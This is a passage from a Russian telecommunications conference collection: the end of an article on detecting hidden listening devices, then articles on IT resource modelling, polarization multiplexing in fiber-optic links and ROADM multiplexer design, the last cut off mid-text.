– Использование детектора радиосигналов: такие устройства позволяют сканировать радиочастоты, на которых передаются сигналы со скрытых микрофонов. Если навести детектор на прибор, который передает радиочастоты, то он издаст слабый звуковой сигнал.

– Использование сотовой связи для обнаружения радиосвязи: скрытые микрофоны [4] создают незначительное электромагнитное поле в момент передачи данных, поэтому можно воспользоваться мобильным телефоном и ходить по комнате во время звонка. Если будет слышен треск, щелчки или писк в трубке, то скорее всего недалеко от мобильного телефона находится скрытый прибор наблюдения.

– Просмотр сигналов Wi-Fi на телефоне или ноутбуке: некоторые современные микрофоны могут передавать данные, используя Интернет, но для передачи данных потребуется сигнал Wi-Fi. Часто название сети Wi-Fi по умолчанию – это код продукта. Также следует обратить внимание на интенсивность сигналов: чем мощнее сигнал, тем ближе находится устройство.

– Спектральный анализ звукового сигнала – это один из основных методов обнаружения звуковых сигналов. Данный метод основан на анализе спектра звукового сигнала для того, чтобы выявить характеристики и параметры исследуемого сигнала. Для обнаружения звуковых сигналов используются специальные устройства, способные анализировать частотный состав звуковых волн. При наличии несанкционированных звуковых сигналов спектральный анализ может выявить отличия в частотном составе звука и позволит обнаружить потенциальные утечки информации.

– Использование методов акустической разведки: получение информации с помощью приема и анализа акустических сигналов, распространяющихся в воздушной среде от различных объектов. Акустическая разведка

осуществляется перехватом производственных шумов объекта и перехватом речевой информации. В акустической разведке используются три основных метода перехвата: пассивные, активные и контактные.

– Использование методов активного шумоподавления: способ устранить нежелательный шум с помощью наложения, в противофазе, специально сгенерированного звука. Активное шумоподавление достигается с помощью использования аналоговых или цифровых фильтров.

– Использование акустических датчиков: данные датчики способны регистрировать акустические волны и выявлять наличие необычных или несанкционированных звуков.

Заключение

Таким образом, несанкционированная радиокоммуникация может быть организована в переговорных комнатах, в местах проведения экзаменов, совещаний, в офисах и обнаружение таких сигналов является сложной задачей в технической защите информации, требующей применения различных методов и технологий. Методы, рассмотренные в данной статье, могут быть использованы для эффективного обнаружения звуковых сигналов и предотвращения утечки конфиденциальной информации.

Список литературы

1. Пушкарёв В. П. Радиоприемные устройства. М.: Ай Пи Ар Медиа, 2021. 226 с. ISBN 978-5-4497-0181-7.

2. Радкевич М. А. Характеристики микрофонов // Аудиовизуальное искусство: истории и современность: сборник научно-методических статей кафедры звукорежиссуры. 2014. С. 161–165.

3. Афанасьева Д. В. контроль и защита аудиоинформации // Достижения науки и образования, 2020. № 4(58). С. 13–14.

4. Сошников Д. В. Принцип работы прослушивающих жучков // Научно-исследовательский центр "Вектор развития", 2022. № 9. С. 3–6.

УДК 004.032
ГРНТИ 50.07.03

МОДЕЛИРОВАНИЕ КАК ИНСТРУМЕНТ СОВЕРШЕНСТВОВАНИЯ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

Ю. О. Бусаров, Н. М. Редругина

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Анализируя предыдущие тенденции и текущее состояние сферы ИТ, доклад демонстрирует, как математические модели могут быть использованы для точного прогнозирования изменений в потреблении ресурсов. В части оптимизации вычислительных ресурсов, важно использовать математических моделей для распределения мощности и производительности серверов. В области сетевых ресурсов, рассматриваются методы моделирования для оптимизации пропускной способности, управления трафиком и предотвращения возможных узких мест. Эффективное использование сетевых ресурсов становится ключевым элементом в обеспечении стабильности и высокой производительности в условиях динамичной бизнес-среды.

моделирование, информационные системы, нагрузка

Часто поверхностное восприятие может значительно отличаться от объективной реальности, особенно в контексте использования ресурсов в информационных системах. Например, предположение о наличии 100% ресурсного обеспечения для продуктивной работы системы может оказаться иллюзорным. В многоканальных системах (подразумевая систему без ограничения на обслуживание одного запроса) наблюдается значительное расхождение между средней и максимальной загрузкой ресурсов. Как показывает анализ, время ожидания ответа системы нелинейно увеличивается и имеет резкий скачок при максимальной загрузке (рис.1), стремящейся к 100%.

Это то, что касается вопросов задержек в "чистом" эксперименте, то есть при реализации моделирования простых систем, ограниченных во входных данных о внешних воздействиях. В нюансы работы системы так же стоит внедрить вопросы об отказоустойчивости, надежности системы, ошибках обработки запросах, возможности масштабирования и его влияния на производительности системы и другое.




Рис. 1. Зависимость задержки от загруженности

Это приводит к вопросам архитектуры и структуры рассматриваемой системы на этапе проектирования, разработки или оптимизации. И каждый из этих этапов предполагает обоснованность выводов для дальнейшей работы, которые могут быть получены с помощью применения методов моделирования, без затрагивания реальной системы.

Вопросы моделирования распределенных систем, которые способны эффективно обрабатывать и хранить большие объемы данных, становятся все более актуальными. Это вызвано потребностью в обеспечении масштабируемости и высокой производительности систем. Это, в свою очередь, приводит к необходимости разработки эффективных стратегий управления ресурсами и инфраструктурой.

В работе Мельниковой Т. В. [1], описывается моделирование и оценка функционирования распределенных информационно-телекоммуникационных систем, способных обрабатывать большие объемы данных, а также проблемы, связанные с некорректной работой таких систем. И не единожды предлагались, и совершенствовались методы оптимизации, что доказано огромным количеством результатов интеллектуальной деятельности в сфере сетевых технологий [2].

Помимо этого, вопросы оптимизации пропускной способности и управления трафиком активно исследуются в работах таких, как [3-5] также ставит перед собой цель разработки оптимальных методов управления трафиком в распределенных сетях.

В работе [1] проведена оценка отказоустойчивости информационных систем с использованием математического моделирования.

В [6] описаны способы использования моделирования такие как:

– анализ, для получения выходных данных для выделенной системы и её входных данных;

– нахождение значений переменных решения для оптимизации целевой функции;

– преобразование набора входных данных в набор желаемых выходных данных;

– получение представления о поведении системы путем разработки модели и процедуры решения для изучения паттернов поведения;

– сравнение альтернативных систем, для определения “наилучшей” из них.

Выделим базовые методы моделирования:

– **Математическое моделирование** включает использование математических уравнений и моделей для описания поведения систем и услуг. Он позволяет прогнозировать трафик, определять пропускную способность сетей и оценивать надежность систем.

– **Имитационное моделирование** [7] – виртуальные модели для симуляции и оценки их производительности и надежности. Это полезно для тестирования и улучшения производительности систем.

– **Анализ больших объемов данных,** позволяет выявить тренды и паттерны использования услуг, прогнозировать спрос и определять области для улучшений.

– **Методы машинного обучения** используются для создания прогностических моделей на основе анализа данных. Машинное обучение помогает прогнозировать спрос на услуги, определять рыночные тенденции и улучшать качество обслуживания.

– **Экспертные методы** предполагают анализ оптимальных решений в управлении трафиком и прогнозировании результатов, используя экспертные знания в конкретной области.




Рис. 2. Гибридная имитационно-аналитическая модель

В зависимости от конкретной задачи, требуемой точности прогнозирования и доступных ресурсов, применяются различные комбинации методов

моделирования. Например, для оценки вероятностно-временных характеристик системы может использоваться гибридная имитационно-аналитическая модель (рис.2).

Стоит отдельно отметить концепцию теории массового обслуживания, которая зачастую решает базовые вопросы моделирования информационно-телекоммуникационных сетей и систем, что было не раз доказано выдающимися учеными такими как Л. Клейнрок [8], Ю. К. Беляев, И. Н. Коваленко [9], П. П. Бочаров [10], A. Ghosal [11], Б. А.Севастьянов [12] в теории вероятностей и В. А. Диткин [13] в математическом анализе.

Список используемых источников

1. Голева А. И., Стороженко Н. Р., Потапов В. И., Шафеева О. П. Математическое моделирование отказоустойчивости информационных систем // Вестник НГУ. Серия: Информационные технологии. 2019. №4.

2. Sheng L., Vasetsky L., Zichron Y. Method and system for optimizing network traffic in a distributed system with a point of convergence // Beijing Jun . 25, 2019.

3. Nair S., Novak D. A traffic shaping model for optimizing network operations. European Journal of Operational Research. 2007. С.1358-1380. 10.1016/j.ejor.2006.04.036

4. Shoufeng L., Ximin L., Dai S. Revised MAXBAND Model for Bandwidth Optimization of Traffic Flow Dispersion. // 2008. С. 85–89.

5. Черниговский А. В., Кривов М. В., Истомин А. Л. Исследование и выбор математической модели сетевого трафика // Вестник МГТУ им. Н. Э. Баумана. Серия «Приборостроение». 2020. №3 (132).

6. Shanthikumar J. G., Sargent, R. G. A Unifying View of Hybrid Simulation // Analytic Models and Modeling. Operations Research, 31(6), 1983. Pp. 1030–1052.

7. Стоянченко С. С. Simevent имитационная модель корпоративной информационной системы // Технологические исследования: информационное обеспечение, алгоритм проведения, интерпретация результатов. Стерлитамак: 2020. С. 79–83.

8. Клейнрок Л. Вычислительные системы с очередями. М.: Мир, 1979. 600 с.

9. Беляев Ю. К. Основные направления исследований в теории массового обслуживания. // Тр. VI Всесоюзного совещания по теории вероятности и математической статистике, Вильнюс, 1962. С. 341–357.

10. Бочаров П.П., Теория массового обслуживания // Учебник. М.: Изд-во РУДН, 1995. 529 с.

11. Ghosal A., Queues in Series // Royal Statistical Society: Series B (Methodological) - 2018. С. 491–496.

12. Севастьянов Б. А. Предельные теоремы для ветвящихся случайных процессов специального вида. // Теория вероятностей и ее применения № 3. 1957. С. 339–348

13. Диткин В.А. Интегральные преобразования и операционное исчисление // М: ГИФМЛ, 1961. 524 с.

Статья представлена научным руководителем зав. кафедрой ИКС СПбГУТ, кандидатом технических наук, доцентом В. С. Елагиным.

УДК 681.7, 621.39
ГРНТИ 49.44

ИСПОЛЬЗОВАНИЕ ПОЛЯРИЗАЦИОННОГО МУЛЬТИПЛЕКСИРОВАНИЯ В ВОЛОКОННО-ОПТИЧЕСКИХ СИСТЕМАХ СВЯЗИ С ЭНЕРГЕТИЧЕСКИМ ПРИЕМОМ

М. С. Былина, Н. С. Васильев, С. Ф. Глаголев, Е. В. Полякова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

В современных волоконно-оптических системах связи используются энергетический и когерентный методы приема сигналов. В когерентных системах применяется является поляризационное мультиплексирование – передача по одному волокну двух сигналов с ортогональными состояниями поляризации. Разделение сигналов происходит на приемной стороне в электрическом тракте с использованием алгоритмов цифровой обработки, позволяющих компенсировать случайные изменения их поляризации в оптическом линейном тракте. В данной работе показано, что применение поляризационного мультиплексирования возможно и в системах с энергетическим приемом, при этом разделение ортогонально поляризованных сигналов должно осуществляться в оптическом тракте на приемной стороне. Проведено моделирование оптической системы, позволяющей разделить ортогонально поляризованные сигналы.

Волоконно-оптическая система связи, DWDM, энергетический прием, поляризационное мультиплексирование

В настоящее время в волоконно-оптических системах связи (ВОСС) большой протяженности используют энергетический (ЭП) и когерентный (КП) прием цифровых оптических сигналов. В ВОСС с КП применяют поляризационное мультиплексирование (ПМП) – передачу на одной несущей частоте двух независимых сигналов с ортогональными (обычно линейными) поляризациями [1]. Разделение сигналов по поляризациям осуществляется в электрическом тракте когерентного фотоприемного устройства (ФПУ) с помощью специальных алгоритмов в сверхбыстродействующем цифровом сигнальном процессоре (DSP).

В ВОСС с ЭП цифровая обработка сигналов с использованием DSP не используется, однако применение ПМП возможно. Для этого на приеме к каждому выходу демультиплексора DWDM, выделяющего из группового сигнала определенную несущую частоту, подключается поляризационный оптический контроллер (ПОКР), который разделяет сигналы ортогональных поляризаций и подает их на два ФПУ.

Схема двухканального передатчика для ВОСС с ПМП и одной несущей частотой показана на рис. 1. Она включает одномодовый лазерный диод

(ЛД), поляризационный расщепитель (ПР1), разделяющий мощность излучения ЛД поровну на два ортогонально поляризованных излучения, два амплитудных модулятора (АМ1 и АМ2) и поляризационный расщепитель ПР2, который объединяет два независимых сигнала в одном одномодовом оптическом волокне (ООВ).




Рис. 1. Схема двухканального передатчика,
работающего на одной несущей частоте для ВОСС с DWDM

Излучения двух сигналов не взаимодействуют друг с другом при прохождении по ООВ благодаря ортогональности, однако каждый сигнал искажается в волоконно-оптическом линейном тракте (ВОЛТ). В работе предполагалось, что искажения в ВОЛТ обусловлены двулучепреломлением в ООВ, которое преобразует линейные поляризации сигналов в эллиптические с произвольным поворотом азимутов. Моделирование процессов в ВОЛТ методом Джонса [2-4] показало, что сигналы на выходе ВОЛТ, несмотря на поляризационные искажения, остаются ортогональными. Возможность их разделения основана на том, что оба сигнала проходят в ООВ одинаковый путь и взаимодействуют с одними и теми же неоднородностями, искажающими поляризацию.

Для моделирования поляризационных искажений использовалась модель ВОЛТ, состоящая из фазовой пластинки (ФП) с произвольными значениями фазового сдвига и азимута по отношению к азимутам входных излучений с ортогональными поляризациями, а также из ротатора, который поворачивает азимут большой оси эллипса на произвольный угол. Возможная деполяризация излучения в ВОЛТ не учитывалась.

Схема двухканального приемника для ВОСС с ПМП и с одной несущей частотой показана на рис. 2. Она включает демультиплексор (DMUX), разделяющий многоканальный сигнал из ВОЛТ на сигналы с разными несущими частотами. ПОКР, подключенный к одному из выходов DMUX, разделяет оптические сигналы с ортогональными поляризациями и выводит их на два ФПУ. С этих же ФПУ формируются электрические сигналы для ав-

томатического управления работой ПОКР. Оптическая часть ПОКР содержит две ячейки Фарадея (ЯФ1 и ЯФ2), ячейку Поккельса (ЯП) и поляризационный расщепитель ПР.




Рис. 2. Схема двухканального приемника
для ВОСС с ПМП и с одной несущей частотой

Нормированный вектор Джонса для одного сигнала на выходе ВОЛТ имеет вид [2, 4]

$$VA = \begin{pmatrix} E_1 \cdot \exp(j\delta_1) \\ \sqrt{1 - E_1^2} \end{pmatrix}, \quad (1)$$

где E_1 – амплитуда проекции вектора на ось X, и δ_1 – сдвиг фаз между проекциями на вектора оси X и Y, j – мнимая единица. Для примера все расчеты в работе проведены при $E_1 = 0.5$ и $\delta_1 = \pi/3$.

Задачей ПОКР является одновременное преобразование излучений двух ортогональных сигналов (рис. 3а) в два линейно ортогонально поляризованных излучения и вывод их на ФПУ1 и ФПУ2 с помощью ПР. Для этого необходимо управлять углами поворота азимутов в ЯФ1 и ЯФ2. Первая ЯФ1 при правильно выбранном угле поворота обеспечивает одновременный поворот азимутов больших осей эллипсов двух ортогональных сигналов до совпадения их с осями ЯП (рис. 3б), сдвиг фаз в которой составляет $\delta_0 = \pi/2$.

Для автоматического управления углом поворота поляризации в ЯФ1 сдвиг фаз δ в ЯП модулируется от генератора напряжения с амплитудой U_m (с амплитудой фазового сдвига $\delta_m << \pi/2$) и частотой f_1

$$\delta = \delta_0 + \delta_m \cdot \cos(2\pi \cdot f_1 \cdot t). \quad (2)$$

На выходе ЯП излучения сигналов становятся ортогонально линейно поляризованными (рис. 4). Качество преобразования эллиптического излучения в линейно поляризованное можно контролировать по уровню остаточной эллиптичности ε на выходе ЯП (рис. 5). Видно, что правильной

настройке ЯФ1 первая гармоника f_1 исчезает, а вторая $2f_1$ – достигает максимума.




Рис. 3. Состояния поляризации ортогональных сигналов:
а) на входе в ПОКР (E_1 = 0.5 и $\delta_1 = \pi/3$), б) на выходе ЯФ1




Рис. 4. Состояния поляризации ортогональных сигналов на выходе ЯП




Рис. 5. Остаточная эллиптичность на выходе ЯП при правильном и неправильном повороте азимута поляризации в ЯФ1

Для разделения двух сигналов необходимо развернуть азимуты их линейных поляризаций до совпадения с осями ПР. Для этого используется ЯФ2, которая кроме поворота азимутов на угол θ_0 выполняет функцию азимутальной модуляции с частотой f_2 и амплитудой $\theta_m << \pi/2$. Для угла поворота поляризации в ЯФ2 можно записать

$$\theta = \theta_0 + \theta_m \cdot \cos(2\pi \cdot f_2 \cdot t). \quad (3)$$

При правильной настройке ПОКР на выходе ФПУ будут практически отсутствовать электрические сигналы с частотами f_1 и f_2, но возникнут значительные сигналы на частотах вторых гармоник $2f_1$ и $2f_2$ (рис. 6).




Рис. 6. Зависимость изменений во времени электрических сигналов ФПУ при настройке ЯФ1 и ЯФ2: а – правильной (f_1 и f_2 отсутствуют), б – неправильной (f_1 и f_2 присутствуют)

Для автоматической настройки ЯФ1 и ЯФ2 используются статические системы автоматического управления (САУ-1 и САУ-2), которые в качестве входных величин (сигналов ошибки) используют величины амплитуд выходного напряжения ФПУ2 с частотами f_1 и f_2 соответственно. Эти напряжения усиливаются в узкополосных полосовых усилителях ПУ1 и ПУ2, детектируются (выпрямляются) в детекторах Д1 и Д2 и в усилителях тока УТ1 и УТ2 преобразуются в токи I_{01} и I_{02}, протекающие через обмотки ЯФ1 и ЯФ2. САУ-1 и САУ-2 обладают систематической ошибкой, для уменьшения которой нужно увеличивать коэффициенты передачи ПУ1, ПУ2, УТ1 и УТ2.

Проведенные исследования доказывают техническую возможность использования ПМП в ВОСС с ЭП. Предлагаемое техническое решение может использоваться также для создания универсального эллипсометра.

Список используемых источников

1. Трещиков В. Н., Листвин В. Н. DWDM системы. М.: Техносфера, 2021. 420 с.
2. Шерклифф У. Поляризованный свет. М.: Мир, 1965. 264 с.
3. Аззам Р., Башара М. Эллипсометрия и поляризованный свет. М.: Мир, 1981. 584 с.
4. Андреева Е.И., Былина М.С., Глаголев С.Ф. Методы и приборы для оптических измерений в инфокоммуникациях. Часть 1. Измерение параметров оптических волокон. Поляризационные измерения. Рефлектометрия: учебное пособие. СПб.: СПбГУТ, 2020. 88 с.

УДК 621.39
ГРНТИ 49.44.29

ПРИНЦИПЫ ПОСТРОЕНИЯ СОВРЕМЕННЫХ МУЛЬТИПЛЕКСОРОВ ВВОДА/ВЫВОДА ROADM

М.С. Былина, С.Ф. Глаголев, В.А. Гоменица, А.В. Фраз, Д.А. Цветков, Е.С. Шеломенцев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

В сетях OTN применяются два вида оптических мультиплексоров спектрального уплотнения DWDM – терминальные, предназначенные для одновременного объединения или разделения большого числа каналов, и ввода/вывода. Современный оптический реконфигурируемый мультиплексор ввода/вывода (ROADM) представляет собой устройство, позволяющее осуществлять дистанционное управление спектральными каналами на оптическом уровне. В работе рассмотрены варианты построения ROADM позволяющие обеспечить независимость работы от конкретных длин волн спектральных каналов (Colorless), возможность направить спектральный канал по любому маршруту в сети (Directionless) и отсутствие конфликтов одинаковых длин волн, переносящих разные сигналы (Contentionless).

Оптическая транспортная сеть, OTN, технология спектрального уплотнения, DWDM, оптический мультиплексор, реконфигурируемый мультиплексор ввода/вывода, ROADM, Colorless, Directionless, Contentionless

Узел в сети OTN в общем случае имеет связи с несколькими другими узлами и одной из его функций является маршрутизация оптических спектральных каналов [1–3]. Адресованные данному узлу каналы направляются на локальные приемники, а каналы с локальных передатчиков и транзитные каналы направляются в сторону других узлов. Эту функцию выполняют оптические мультиплексоры ввода/вывода (Optical Add/Drop Multiplexer, OADM).

Простейшие реализации OADM требуют на этапе проектирования сети определить, по какому маршруту будет направляться каждый канал. Такие OADM называют Fixed OADM (FOADM) [1, 3]. Применение FOADM снижает стоимость сети, однако создает значительные трудности при необходимости, например, ввести новые каналы или перенаправить трафик вокруг неисправного оборудования или аварийного участка сети.

Новое поколение перестраиваемых (реконфигурируемых) OADM (Reconfigurable OADM, ROADM) позволяют удаленно с помощью специализированного программного обеспечения менять конфигурацию сети, не требуя внесения изменений в ее физическую инфраструктуру.

Для построения ROADM используют управляемые многопортовые частотно-селективные переключатели (Wavelength Selective Switch, WSS) (рис. 1). На вход WSS поступает групповой оптический сигнал, содержащий n спектральных каналов. WSS содержит блок управляемых коммутационных элементов, которые позволяют сформировать N выходных сигналов, состоящих из входных каналов в любом нужном сочетании. WSS также может выполнять операцию объединения каналов, поступивших на несколько входов, на одном выходе.




Рис. 1. Назначение WSS

На рис. 2 представлена структурная схема узла с ROADM, который связан с тремя другими узлами, расположенными в направлениях North, West и East, устройствами ввода/вывода спектральных каналов.

